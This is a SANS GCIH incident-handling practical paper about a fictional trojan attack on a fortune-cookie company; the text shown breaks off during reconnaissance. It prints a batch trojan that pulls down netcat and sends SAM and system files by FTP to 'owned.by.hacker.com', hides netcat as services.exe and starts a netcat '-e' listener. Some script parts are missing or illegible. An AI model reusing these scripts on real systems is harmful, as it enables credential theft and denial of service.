



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>



Netcat is your friend

**GIAC Certified Incident Handling Analyst (GCIH)
Practical Assignment - Version 3.0**

SANS NS2003 – New Orleans

T. Brian Granier

<u>Abstract</u>	4
<u>Statement of Purpose</u>	5
<u>The Exploit(s)</u>	6
<u>Tool 1</u>	6
<u>Name: Netcat</u>	6
<u>Operating System:</u>	6
<u>Protocols/Services/Applications:</u>	6
<u>Variants:</u>	6
<u>Description:</u>	7
<u>Signatures of the attack:</u>	8
<u>Tool 2</u>	9
<u>Name: SAMInside</u>	9
<u>Operating System:</u>	9
<u>Protocols/Services/Applications:</u>	9
<u>Variants:</u>	9
<u>Description:</u>	9
<u>Signatures of the attack:</u>	10
<u>Tool 3</u>	10
<u>Name: The custom batch process</u>	10
<u>Operating System:</u>	10
<u>Protocols/Services/Applications:</u>	10
<u>Variants:</u>	10
<u>Description:</u>	10
<u>Fortunes.bat:</u>	11
<u>Watcher.bat:</u>	14
<u>Output.bat</u>	15
<u>Bashit.bat:</u>	15
<u>Signatures of the attack:</u>	16
<u>Victim's Platform</u>	17
<u>Source Network</u>	17
<u>Target Network</u>	17
<u>Network Diagram</u>	18
<u>Stages of the attack</u>	19
<u>2.1 Reconnaissance</u>	19
<u>GIAC Enterprises reconnaissance</u>	19
<u>University network reconnaissance</u>	21
<u>DSL ISP reconnaissance</u>	21
<u>2.2 Scanning</u>	21
<u>Wireless network discovery:</u>	22
<u>Anonymous ftp server permitting upload and download:</u>	22
<u>Find vulnerable host on university network:</u>	24
<u>2.3 Exploit Systems</u>	27
<u>University student web server:</u>	27
<u>GIAC Enterprises</u>	29
<u>2.4 Keeping Access</u>	31

University Student Host:	31
GIAC Enterprises victim:	31
2.5 Covering the Tracks	32
The Incident Handling Process	33
3.1 Preparation	33
Create a jumpkit:	33
Build incident response procedure:	34
User training:	35
Monitoring:	35
Workstation replacement plan:	35
3.2 Identification	35
Sysadmin I: VP of Sales visitation	36
Sysadmin II: Check for system based correlating events	38
Security Administrator: Check network based logs	38
Regroup: 15 minutes is up and it is time to move onto the next phase	39
3.3 Containment	39
3.4 Eradication	41
3.5 Recovery	42
3.6 Lessons Learned	42
Incident Handling Process:	42
Denial of Service mitigation:	43
IT Procedures:	43
3.7 Extra information	44
Timeline:	44
Evidence gathering and Chain of Custody:	45
Appendix A	49
fortunes.bat	49
watcher.bat	51
output.bat	52
bashit.bat	52
Appendix B	53
Appendix C – Incident Response Procedure	56
Members of response team	56
Definition of an incident	56
Class I	56
Class II	56
Class III	57
Class IV	57
Class V	57
Incident response procedures	57
Identification Phase	57
Containment Phase	58
Eradication Phase	59
Recovery Phase	59
Lessons Learned Phase	59

Abstract

This practical assignment is completed in fulfillment of the GCIH practical assignment. This scenario covers several tools such as netcat, SAMInside, automated ftp transfers, social engineering, netstumbler, Grim's Ping – FTP Scanner, nmap, john the ripper and enum.

First, the purpose of the attack is described. This is followed by a detailed explanation of netcat, SAMInside and the custom batch program that was put together specifically for this attack. The next section covers the source and target network infrastructures. Next, the step by step attack process is discussed explaining each of the phases involved in the attack. The final section covers the incident handling process that was followed as a result of the attack against this company.

© SANS Institute 2004, Author retains full rights.

Statement of Purpose

In this scenario, GIAC Enterprises will be a victim of corporate sabotage and espionage. Their primary competitor, Fortunes 4 All, have become agitated by the increased market share that GIAC Enterprises has been obtaining in the fortune cookie industry. In response, they have hired a hacker and given her a primary and secondary objective. Her primary objective is to cause a denial of service condition against the GIAC Enterprises Internet connection. It is the hopes of Fortunes 4 All that this could drive some business in their direction if GIAC Enterprises is seen to be an unreliable service. Second, if possible, she is to obtain the administrative password for GIAC Enterprises domain. It is believed that this password is used throughout the Enterprise and that access to sensitive information could be obtained through the companies' public facing web site if this password is known. This secondary objective is not a requirement and should be disguised by the activities of the primary objective.

GIAC Enterprises is known to be a fairly secure environment. They have responded quickly to traditional denial of service conditions and regularly patch. Also, traditional denial of service attacks typically will not yield the possibility of obtaining an administrator password. As a result, the hacker has devised her own scheme for meeting the primary and potentially the secondary objective. She has chosen to socially engineer an employee to run an application from inside the network. This application will be carefully chosen to not initially ring any alarm bells and will attempt to export the local SAM file off of the internal system and then initiate a hard to kill denial of service condition. The denial of service will need to be able to run from a system that does not have administrative privileges. In order for this to work, the hacker has chosen her favorite tool, netcat, to simulate a chargen attack. This attack will basically transmit meaningless data in such magnitude that the bandwidth to the Internet will be consumed. By binding to an ephemeral port on the internal system, administrative access will not be required for this attack to be successful.

In order for this attack to be successful, the hacker will need to do some preparation work. This will include identifying target individuals within the company that might be vulnerable to the social engineering attack, obtaining control of a web site from which to deliver the Trojan horse that will export the SAM file and initiate the netcat based denial of service attack, obfuscate the delivery of the SAM file and making it as difficult as possible to find and to stop the process running on the internal system. The entire process will be discussed in depth in the "Stages of the attack" section.

The Exploit(s)

This exploit takes advantage of several tools. In order to avoid repeating information in the following section, each of the tools used will be discussed in detail in this section and the “Stages of attack” section will explain how they are put together in order to perform the entirety of the attack. The term “tool” is used loosely to be any application, process or method that is used in the process of the attack by the attacker to achieve the objectives. Although other processes are used during the “Stages of the attack” section, such as methods of reconnaissance, the elements below are the ones that are the most important with regards to achieving this specific goal. Note that most of the precautionary measures against these tools will be explained in the incident response portion of the paper.

Tool 1

Name: Netcat

Netcat is a general purpose tool used by many attacks to have direct access to the network. It was written by Hobbit for UNIX and rewritten by Weld Pond to work in any network enabled Windows environment. There is no CVE or CERT number related to this tool since it is not in and of itself an exploit or a vulnerability. Instead, it is only the vehicle by which many other exploits are delivered.

Operating System:

Netcat runs in a variety of environments. In general the answer to this question is “Yes”. If the operating system is based upon a *nix or Windows operating system then there is probably a version available that will run this tool. The SANS course material¹ specifically includes Linux, Ultrix, SunOS, Solaris, AIX, Irix, OSF and Windows as just a few of the compatible operating systems.

Protocols/Services/Applications:

Netcat can use any TCP or UDP port as specified based upon command line options. This tool handles the IP and TCP or UDP header and leaves it up to the user to provide the payload. This flexibility allows this tool to simulate nearly all the TCP and UDP protocols as long as the payload conforms to the expected output.

Variants:

Netcat is only a variant in the way that it's used. The primary three categories of utilization are to use it as a relay, a listener or as a client. These are discussed in more detail in the next section. Some might consider “Tini” to be a variant in the concept that it provides a command

¹ SANS Coursebook 4.3 *Computer and Network Hacker Exploits, Part 2* page 77

shell as a small and easy to utilize backdoor application. It lacks the flexibility and stealth that netcat usually is able to bring to the table. More information about Tini can be found at <http://ntsecurity.nu/toolbox/tini/>

Description:

In this exercise, netcat will be used as the mechanism by which the pseudo-chargen attack will be initiated. To better understand this tool, let's discuss the command line options and the ways in which the tool is commonly used.

```
NC [options] target {remote port(s)}
-l: Listen mode (default is client)
-L: Listen harder (Windows only) – make a persistent listener
-u: UDP mode (default is TCP)
-p: Local port (In server mode, this is port listened on. In client mode, this
is source port.)
-e: Program to execute after connect
-z Zero-I/O mode (useful for scanning)2
```

Even more command line options are available. For a more detailed explanation of this tool, go to <http://www.sans.org/rr/papers/5/952.pdf>

Now let's review the command line options that will be important in this exploit. Netcat will be run on two hosts. One will be on the internal system controlled by the individual that will be socially engineered. The second will be a host that has been taken control of by the hacker hired by Fortunes 4 All.

To begin with, let's review the two modes of netcat that are important in this exploit. These are client and listener mode. The listener mode is used when specifying that you intend for the host to listen on a port and wait for an external host to initiate a connection. The listener will typically accept the first connection coming into the port specified by the `-p` directive. A simplified listener will issue the command: `"nc -l -p [port number]"` to listen for any connection coming into the host on the `[port number]` port. The `"-l"` directive is the key indicator that this is a netcat listener. We will be using a capital `"L"` instead of a lower case `"l"`. This will prevent netcat from dying in the event that a TCP reset is sent or something temporarily prevents the flow of traffic. This essentially allows the listener to survive transient network problems that might be interrupting the flow of traffic. In this attack, the host to listen for connections from is given after the port number to listen on. This is done with the intention of being able to ensure that no one other than the target stumbles upon the netcat listener.

² SANS Coursebook 4.3 *Computer and Network Hacker Exploit, Part 2* page 80

The client mode is used from the host that initiates the connection. In a TCP three-way handshake, this will be the system that sends the initial SYN packet. A simplified client will issue the command “nc [remote host] [port]” where [remote host] is the IP address of the netcat listener you want to connect to and [port] is the port on which the netcat listener is listening.

This attack will also use the `–e` directive. This allows for the output of an executable application to be sent as the payload for a given connection. For example, a netcat client could “shovel shell” to a netcat listener by issuing the command “nc [remote host] [port] `–e cmd.exe`” on a Windows box to provide the associated netcat listener with command line access to the netcat client.

The `–d` option, not listed above, is also used. This option essentially runs netcat in a daemon mode in the sense that it initiates and releases the shell from which it was created. This is useful in this attack so that the target will not be able to simply close the DOS window from which the netcat executable was called as a means to shut down the application.

To download the tool or for even more documentation, go to http://www.atstake.com/research/tools/network_utilities/

Signatures of the attack:

The signatures of the usage of netcat can vary depending upon how it’s used. Locally on systems running netcat, its usage can often be identified with tools that identify applications and the ports they are using. Under *nix environments, this is typically done with “lsof”³. In a Windows environment, this can be done with “tcpview”⁴. Alternatively, performing the command “netstat `–an`” can reveal the status of communication ports on a system. A quick review of the output of this command could reveal things that look strange. A netcat listener will show a port in listening status, but an established netcat session will identify itself as established. Using netstat does not reveal the application that is bound to the protocol as “lsof” and “tcpview” do.

For purposes of observing specific protocols, statistical anomalies could be identified to assist in detecting unusual data patterns. For example, http traffic over port 80 is expected to have a high percentage of `<` and `>` characters in the payload. Telnet traffic would be expected to have a high concentration of ASCII characters. Encrypted traffic should be expected to have a near even distribution of bit patterns. Basically, by understanding the statistical footprint that each RFC compliant protocol tends to comply

³ <http://freshmeat.net/projects/lsof/>

⁴ <http://www.sysinternals.com/ntw2k/source/tcpview.shtml>

with, it could be possible to design a system to look for and investigate anomalous connections that do not comply with the expected data pattern.

Tool 2

Name: SAMInside

SAMInside was created to be able to remove the syskey encryption from a local SAM file to facilitate traditional LM hash password cracking techniques. There are no CVE or CERT numbers associated with this application.

Operating System:

SAMInside has been tested under all current Windows operating systems.

Protocols/Services/Applications:

SAMInside combines the traditional SAM file and decrypts it with the syskey encryption key stored in the system file that is traditionally stored in the c:\winnt\system32\config folder. The result is a clear LM Hash value. Once the list of accounts and password hashes are obtained, it is much easier to crack the LANMAN hashes. LANMAN password hashes consist of 16 bytes of data. The first 8 bytes represent the first seven characters of a password and the remainder represents the second set of 7. Any remaining characters are truncated and any missing characters are padded. This effectively makes all LANMAN passwords exactly 14 characters long. Lower case and upper case characters are irrelevant in LANMAN hashes and any lowercase characters are converted to uppercase. The two halves are hashed using the MD4 hashing algorithm. By simply taking known input and computing the hash and then comparing it to the value from the source LANMAN password hash, it is possible to efficiently crack the hashed password, since only 7 bytes of password data needs to be viewed at a time.

Variants:

There are no known current variants of SAMInside.

Description:

In the attack that will follow, SAMInside will be used after the SAM and system files have been obtained from the internal system. Since gh0st will retrieve the SAM file that she is expecting to be in the C:\winnt\repair folder and the system file from the c:\winnt\system32\config folder, she will not require administrative access if the target system is under a default configuration. After these files have been retrieved, gh0st will be able to decrypt the SAM file and crack the LM Hash values.

To download this tool, go to <http://www.insidepro.com/eng/index.shtml>. For an EXCELLENT and more detailed explanation of how this application

works (and the reason I don't go into more detail here, since it's been done) go to <http://www.schizm.net/firms.com/docs/syskeyhackingfinal.htm>.

Signatures of the attack:

Unless access to the system that is running this utility is obtained, it's very difficult to identify that this tool is being used. The disappearance of emergency repair disks or the transference of SAM and system files would be the most likely clues to point to the usage of SAMInside or similar tools.

Tool 3

Name: The custom batch process

The batch process consists of four parts. The Trojan application that will run on the infected client system is called "fortunes.bat". Since this script was a custom creation for this attack, it has no CVE or CERT identification.

Operating System:

Any operating system on which standard DOS batch jobs will run. This includes every known network enabled version of Microsoft based operating systems.

Protocols/Services/Applications:

This batch script will make usage of ftp. It will also open up an outbound connection using netcat on port 443. This port is typically associated with https.

Variants:

Since these batch programs are custom to this attack, there are no current variants.

Description:

This attack is a Trojan horse. As such, it is highly dependant upon the ability of the attacker to convince the target internal employee to download and launch the application. This will be detailed in the "Stages of the Attack" section of this practical. From here, let's review the four separate batch programs and explain what they do exactly. The "Stages of the Attack" section will make it easier to understand the flow of the attack and what presumptions are made, but for now, let's assume that there is a compromised web server with anonymous ftp enabled that the attacker has placed the fortunes.bat application and has launched the other three batch programs. The batch programs have been included as Appendix A as well.

Fortunes.bat:

This is the actual client side Trojan. The client will download and install this batch process under the guise that it will be able to automatically generate fortune cookie sayings:

First, gh0st turns off "ECHO" so the user does not see the commands pass by in the DOS shell:

```
@ECHO OFF
```

gh0st doesn't want the user to be suspicious that it's taking a while, so she gives them a reason to believe that the application is doing what it's supposed to.

```
ECHO Please wait while the fortune cookie generator installs...
```

She needs to create a directory in which she'll store everything in, but only if the directory doesn't already exist. The reason for this is that if she creates a directory that already exists, the user will see "A subdirectory or file c:\temp already exists." on the output screen and she wants to make sure that doesn't display.

```
if not exist c:\temp mkdir c:\temp
```

The next section focuses on downloading netcat and uploading the local C:\winnt\repair\SAM file. This is dependant upon several things. First, the user must have permission to ftp through the firewall to the Internet. Second, the ftp application needs to be available on the client system. Since this is default behavior, she anticipates that this will be the case. Third, for the upload of the SAM and system files, she is dependant upon the default file system permissions and that the c:\winnt\repair folder exists with the SAM file in it. In most default installations, this will be the case. If these conditions are met, then the ftp will accomplish everything it needs to be able to accomplish. In this script, the ftp script needs to be completely automated. To do so, first, an input file is created that will be used for the ftp application as the command input. Second, a batch script that calls the ftp application is created so that its output can easily be piped to NULL and the user will not see any output on the screen. Finally, she needs to clean up her tracks so that the file used in the process will be deleted.

The input file will initiate the user login process and login as an anonymous user. Next, it will change to the outgoing directory and pull down the nc.exe binary. Then it will change into the incoming directory and upload the SAM and system files. Finally, it will exit the ftp application. The input file is created as follows:

```

echo user > c:\temp\ftpscript.txt
echo anonymous >> c:\temp\ftpscript.txt
echo nunya@bidness.com >> c:\temp\ftpscript.txt
echo cd outgoing >> c:\temp\ftpscript.txt
echo prompt >> c:\temp\ftpscript.txt
echo bin >> c:\temp\ftpscript.txt
echo get nc.exe >> c:\temp\ftpscript.txt
echo cd ../incoming >> c:\temp\ftpscript.txt
echo put c:\winnt\repair\sam >> c:\temp\ftpscript.txt
echo put c:\winnt\system32\config\system >> c:\temp\ftpscript.txt
echo put c:\temp\ftpscripts.txt >> c:\temp\ftpscript.txt
echo bye >> c:\temp\ftpscript.txt

```

The batch file that calls the ftp uses `-v` to suppress responses from the remote server, `-n` to suppress auto-login upon initial connection as this will be handled by the input file and finally `-s` to call the input file as the commands to be run. The command that creates this ftp call is as follows:

```

echo ftp -n -v -s:c:\temp\ftpscript.txt owned.by.hacker.com > c:\temp\doit.bat

```

Next she calls the batch file that initiates the ftp transfer and pipes its output to NULL so the user sees nothing.

```

call c:\temp\doit.bat >NUL

```

Now that the ftp is done, she needs to cleanup the mess. The `/Q` option will ensure that the user will not be prompted or aware that a delete is going on.

```

del /Q c:\temp\doit.bat
del /Q c:\temp\ftpscript.txt

```

Now she wants to move netcat. Rather than using the `nc.exe` name that is default for this application, she renames it to `services.exe`. The reason for this is simple; `services.exe` is one of many applications that Windows Task Manager is unable to kill. The attacker chooses this course of action to hide the true identity of the executable and to make it difficult for the user of the compromised system to be able to kill the process. More information about applications that Task Manager can not kill can be found in chapter 6 of [Malware](#) by Ed Skoudis.⁵

```

move nc.exe c:\temp\services.exe

```

Now that the netcat binary has been downloaded and hopefully the SAM file has been uploaded, it's time to achieve the primary objective. She's relying again upon file permissions that allow anyone to write into the all users startup folder. She will setup two batch files. The first one will have

⁵ Page 261 of [Malware: Fighting Malicious Code](#) by Ed Skoudis with Lenny Zeltser

She wants the batch script that calls netcat to look script kiddish. For this reason she'll use 1337 sp33ch ('leet speech). The point of this is to encourage anyone who finds the script (and she can be sure it will be found eventually) to not think there's anything more to it than a simple denial of service. If they believe that this is the only thing it's done, then they might not realize that the SAM file has been uploaded. Here's the part of the script that sets up the netcat call:

Then the script that netcat calls as the input is created.

Don't forget, the user is still watching what the screen is telling them. Since gh0st is lazy and did not bother to actually create a program that gives fortune cookie sayings, she will explain this to the user and initiate the Denial of Service.

Author retains full rights.

Here, gh0st has the application pause for 6 seconds so the user can read the screen.

```
ping -n6 localhost > NUL
```

Finally, gh0st deletes the evidence of the original Trojan. The catch here is that the user most likely either downloaded and then ran the file or they ran it from the website directly. In the first case, this will remove the batch file from the clients system and in the second case, nothing will happen. This is no big deal as the damage is already done.

```
del fortunes.bat
```

Watcher.bat:

This batch file runs on a compromised web server. Its purpose is to watch for the appearance of the ftpscript.txt file on the compromised web server and move off the SAM and then delete the evidence of the SAM file transfer as much as possible. The reason she uploaded the ftpscript.txt file on the client side is that she can not be confident that the SAM file is available, so this would be a bad check. Instead, she uploads a file she knows exists and check for its existence instead.

First she waits for a minute. This will allow for a low impact way to continuously check for the existence of the file at 1 minute intervals.

```
@ECHO OFF
:WAIT
ping -n60 localhost > NUL
```

Now that she's waited for a minute, she checks the existence of the SAM file. If it has been uploaded then she'll continue, otherwise she goes back to the wait routine.

```
if not exist c:\inetpub\ftproot\ftpscript.txt GOTO WAIT
```

At this point, the compromised system has uploaded their SAM file (or at least tried). This means they've also downloaded the fortunes.bat. She'll first follow the same process she did on the client side to send off the SAM file.

```
mkdir c:\temp

echo user > c:\temp\ftpscript.txt
echo anonymous >> c:\temp\ftpscript.txt
echo nunya@bidness.com >> c:\temp\ftpscript.txt
echo cd incoming >> c:\temp\ftpscript.txt
echo prompt >> c:\temp\ftpscript.txt
echo bin >> c:\temp\ftpscript.txt
echo put c:\inetpub\ftproot\incoming\SAM >> c:\temp\ftpscript.txt
```

Finally, it's time to cleanup. She wants to remove all evidence of the SAM file upload.

Finally, she removes this batch file.

Output.bat

[illegible]

The `bashit.bat` is similar to the client version of the same batch application. However, it's configured as a listener instead. Note that this batch script will require that the batch process be running as an administrative user since its opening a port under 1024. The "`firewall.giacenterprises.com`"

used in the netcat command is the IP address from which we expect for the victim to be connecting from. How this information is obtained is explained later in the reconnaissance phase of the attack. The reason for doing this is web ports are high profile and we don't want to trigger the connection and tie up netcat to a non-victim client host.

```
REM u hav b33n D0Ssed by the F0rtun C00k13 M0nst3r. 1337!  
start c:\temp\services.exe -L -p 443 -d firewall.giacenterprises.com -e  
c:\temp\output.bat
```

Signatures of the attack:

Since this batch process was created specifically for this attack, there are no pre-existing signatures specifically for this attack. There are several things that could be keyed upon. First of all, virus scanners could pick up a signature for the netcat application. Second, content filters could look for nc.exe or SAM in download or uploads in ftp connections. To detect the pseudo-chargen application that is being fed into netcat, a statistical anomaly could be performed against the network traffic. While normal https traffic does provide for an even spread of data in the payload of the connection since it is encrypted, the lack of alphabetic characters in the payload is a big clue. The existences of the bashit.bat and the output.bat applications on both the server and client side is expected to be the only obvious remaining clue to the exploit.

© SANS Institute 2004, All rights reserved.

The Platforms/Environments

Victim's Platform

In this scenario, the victim is running a default installation of a completely patched version of Windows 2000 Professional. The exploit relies upon the existence of the c:\winnt\repair directory and the SAM file to be able to potentially gain administrative access. It also uses the ftp application to download netcat. Under the assumption that this is a default installation, the c:\winnt\repair directory will be available to any user and the user will be able to open an outbound netcat connection to initiate the netcat connection.

Source Network

The attacker relies upon a couple of different external network resources to perform this attack. The attacker herself is connecting to the Internet by using netstumbler and finding an openly available wireless connection to the Internet. In order to reduce the likelihood of detection, she is sure to find a location at least five miles from her home. Second, she uses an external ftp server that permits anonymous upload and download. This is used to offload the SAM file from the compromised web server after it has been uploaded from the internal target system. Third, she will have compromised a web server system on a university network. She has chosen a university network for several reasons. First, the university she has chosen has a much higher speed connection to the Internet than the target company. Second, she has specific prior knowledge of the university network and knows what address space is university IT controlled systems and which are student controlled systems. Since university IT administrators are accustomed to protecting their systems without an external firewall and she does not expect to find a vulnerable system amongst this group, she chooses to specifically target "student" networks to find a system to compromise. Last, she has chosen to use a system on this network due to the high possibility that there will be no firewall to interfere with the connection. More detailed information on each of these source networks is available from the network diagram and in the "Stages of the Attack" section.

Target Network

The target network chosen for this attack is a previous GCFW practical assignment done by the author of this practical. This practical can be found at http://www.giac.org/practical/GCFW/Brian_Granier_GCFW.pdf.

Specifically, gh0st is targeting the VP of Sales with the social engineering effort to get him to run the trojan horse on his workstation. The critical components used in the target networking environment is as follows:


Border router: The border router is a Cisco 3725 router with 256 MB of RAM (max) running IOS version 12.3(1). The IOS version is the IP PLUS IPSEC 3DES version.

Firewall: The central firewall is a Nokia IP530 running IPSO 3.6 FCS7 with Checkpoint FireWall-1/VPN-1 FP3 with the latest hotfix roll-up package.

The firewall rules and router rules are implemented exactly as described in the GCFW practical. For a list of the firewall rules, see Appendix B.

Network Diagram

For a complete depiction of the target network diagram, see the previously referenced GCFW practical. The following network diagram depicts the network with specific reference to this attack to demonstrate the components that are meaningful to understanding the attack process described in the next section.



Stages of the attack

Gh0st will be running her attack scripts from a Windows 2000 system with cygwin⁶ installed. The majority of the commands will be run from the cygwin command window.

2.1 Reconnaissance

The reconnaissance phase is divided into three distinct phases. Since gh0st will effectively be involved in attacking three different targets, this section is similarly divided. First, gh0st will find out additional information regarding GIAC Enterprises. Second, she'll document the IP address ranges she'll be scanning for vulnerable hosts to compromise at the university and finally she'll identify an IP range to scan for anonymous ftp servers to offload the SAM file to.

GIAC Enterprises reconnaissance

To begin with, gh0st wishes to determine the public IP address space assigned to GIAC Enterprises. By going to <http://www.arin.net>, gh0st enters GIAC Enterprises and does a whois query. From the information provided, she is able to determine that GIAC Enterprises has been assigned the 206.45.67.0/24 address block.

Since gh0st has been hired by Fortunes 4 All, she requests a copy of the companies' web logs. The reason for this is that she can reasonably anticipate that employees for GIAC Enterprises have visited their leading competitors' web site. Gh0st hopes that by viewing the companies' web logs, she'll be able to discern what the public IP address is that GIAC Enterprises uses when browsing the web. This will be useful in the attack so that gh0st can specify what IP address the denial of service connection will come from in netcat. By filtering the logs against the 206.45.67.0/24 address space, gh0st finds the following log entries useful:

```
2003-10-29 06:01:44 206.45.67.150 - 192.168.1.55 80 GET /pix/offline1.jpg - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) -
http://www.fortunes4all.com/fortunes.html
2003-10-29 06:01:45 206.45.67.150 - 192.168.1.55 80 GET /pix/synch1.jpg - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) -
http://www.fortunes4all.com/fortunes.html
2003-10-29 06:01:45 206.45.67.150 - 192.168.1.55 80 GET /pix/new_mesg.gif - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) -
http://www.fortunes4all.com/fortunes.html
2003-10-29 06:01:49 206.45.67.150 - 192.168.1.55 80 GET /pix/outlk_opens2.gif - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) -
http://www.fortunes4all.com/fortunes.html
2003-10-29 06:26:45 206.45.67.150 - 192.168.1.55 80 GET /fbsdinstalls.html - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.0.3705) -
```

⁶ <http://www.cygwin.com/>

```
http://www.google.com/search?hl=en&ie=UTF-8&oe=UTF-8&q=delete+partition+using+fdisk+in+bsd
2003-10-29 06:26:45 206.45.67.150 - 192.168.1.55 80 GET /pix/fbsd.gif - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.0.3705) -
http://www.fortunes4all.com/fbsdinstalls.html7
```

These logs included literally thousands of similar entries. From this information, gh0st is able to determine that GIAC Enterprises appears to connection from 206.45.67.150 when connecting to the Internet. Additionally, it seems apparent that GIAC Enterprises uses Windows 2000 as their host operating system.

To determine the DNS name associated with the given IP address, gh0st browses to <http://www.sampspade.org> and enters the 206.45.67.150 IP address in the top field and clicks on the “Do Stuff” button. Sampspade politely returns the information that:

206.45.67.150 has valid reverse DNS of firewall.giacenterprises.com

To ensure that this DNS resolution is valid on both directions, gh0st does a DNS lookup on “firewall.giacenterprises.com” and is given the following information:

firewall.giacenterprises.com resolves to 206.45.67.150

To complete the reconnaissance for GIAC Enterprises, gh0st decides to visit the company web site. After browsing to the home page, gh0st visits the “Management Team” link off of the main site. From here, she learns that the VP of Sales is Roger B Haynes and that his direct phone line is 555-555-5555 and the email address of rhaynes@giacenterprises.com. With this information in hand, gh0st calls this line after 8:00 pm on a Friday night. The goal here is to be put through to his voicemail and potentially gain additional useful information. Gh0st lucks out and is greeted with the following message:

“You’ve reached the voice mail box for Roger Haynes. Unfortunately, I’m out of the office until the 15th at a conference in Las Vegas, but I will be in town for at least two weeks after this time. If you need to reach me urgently, then leave a message and I will be checking in daily. Thank you for calling GIAC Enterprises.”

This information gives gh0st a time frame in which she can expect Roger to be in the office in order to time her attack.

To further her research, gh0st visits the site at <http://www.lasvegas24hours.com/finder/conventioncalendar/meetings> and searches to try and find a convention that Mr. Haynes would be likely to attend. She runs across a convention entitled “National Conference for Restaurant Paraphenalia Marketters”. She then finds their home page, using google⁸, at

⁷ This log snippet was obtained from http://www.riguy.com/iis_log_update.html and altered for this scenario

⁸ <http://www.google.com>

<http://www.ncrpn.org> and discoveries GIAC Enterprises is listed as one of the attendees. She also identifies that the usual attendance for this conference is in excess of 20,000. This is good information to know and will assist in gh0st's social engineering attempt.

University network reconnaissance

Gh0st is a former student for Hackington University. While she was a student there, she observed that dormitory students all received an IP address assignment via DHCP. Additionally, she observed that students could request a static IP address assignment if they wished to host a web server or some other type of server requiring a static IP address. She is familiar that security is fairly lax with these hosts as she often used them without the owner's permission when she was a student at Hackington. Finally, she observed that all statically assigned IP address for these students were in the 1.1.1.0/24, 1.1.2.0/24 and the 1.1.4.0/24 network address space. Gh0st will use this knowledge to potentially find a vulnerable system to use during her attack against GIAC Enterprises.

DSL ISP reconnaissance

